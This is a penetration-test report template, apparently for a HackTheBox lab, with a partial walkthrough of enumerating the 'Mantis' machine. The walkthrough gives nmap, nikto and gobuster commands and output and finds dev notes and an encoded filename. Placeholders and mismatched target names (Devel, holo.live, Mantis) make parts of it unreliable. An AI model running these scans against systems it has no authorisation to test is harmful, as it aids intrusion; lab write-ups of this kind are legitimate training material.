
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

IP provided by HTB can changed during the engagement

We look into what #CVE-2014-6324 is and we find is that this exploit allows remote authenticated domain users to obtain domain administrator privileges via a forged signature in a ticket, nice. Lets get this going.

We got some Enumeration and then some OSINT so we can pain a picture of our target

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 10.129.32.189 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-10-08 20:15:03Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-S
ite-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
1337/tcp  open  http         syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: IIS7
```

Domains Found:

```
htb.local
mantis.htb.local
```

I can see a lot with just this one scan. We know there is DNS working on default port 53. This means there is a domain name in the works. We can see Kerberos working on default port 88 so we can expect Active Directory Environment. We an see basic SMB ports 135,139,445 and we see LDAP as well on 389 and 636. This is just to name a few things I see here. There is plenty for use to poke around and gather information from.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 10.129.32.189
```


Screenshot: (Find entire scans in appendix)

```
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: 2022-10-08T16:27:51-04:00
```

We can see its Windows but we have to validate the version. We are go to work on the web hosting ports and go from there.

HTTP Port 1337

We take a look at the webpage



We have a default windows IIS 7 Installation. We are going to enumerate the service and see if we can find anything here. We use several tools

```
nikto -h http://10.129.32.189:1337/ -o report.html -Format htm
```

Screenshot: (Find entire scans in appendix)

```
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 7917 requests: 0 error(s) and 8 item(s) reported on remote host
```

Just some more validation that this is windows. Lets see what we can grab with `photon` and `cewl`. With those tools working we are going to use `gobuster` to see if we can find hidden directory's or files.

Wordlists used

```
/usr/share/seclists/Discovery/Web-Content/common.txt
/usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
/usr/share/seclists/Discovery/Web-Content/Common-DB-
```


```
Backups.txt
/usr/share/seclists/Discovery/Web-Content/IIS.fuzz.txt
```

Command Used


```
gobuster dir -t50  -u http://10.129.33.58:1337/  -w
wordlist -b 404,403 -o gobuster_Direcotry#.txt
```

So far we have found several web links and a directory that holds some promising info.


Link:http://10.129.33.58:1337/orchard



Link:http://10.129.33.58:1337/iisstart.htm




*Link:*http://10.129.33.58:1337/aspnet_client/



This one file was found and well its looks to have some info that could help in getting onto Mantis our VM from HTB.


*Link:*http://10.129.33.58:1337/secure_notes/




Content of dev_notes

```
1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user
"admin",and create orcharddb database
3. Launch IIS and add new website and point to Orchard
CMS folder location.
```


```
4. Launch browser and navigate to http://localhost:8080
5. Set admin password and configure sQL server connection string.
6. Add blog pages with admin user.
```



At the bottom of the page we also see some info




Content of web.config



So far we found a username *sa* the CMS being used and SQL instance being run and a database name called *orcharddb*. We take the string of the file and convert it with cyber chef

Original File name base64 encoded

```
dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
```

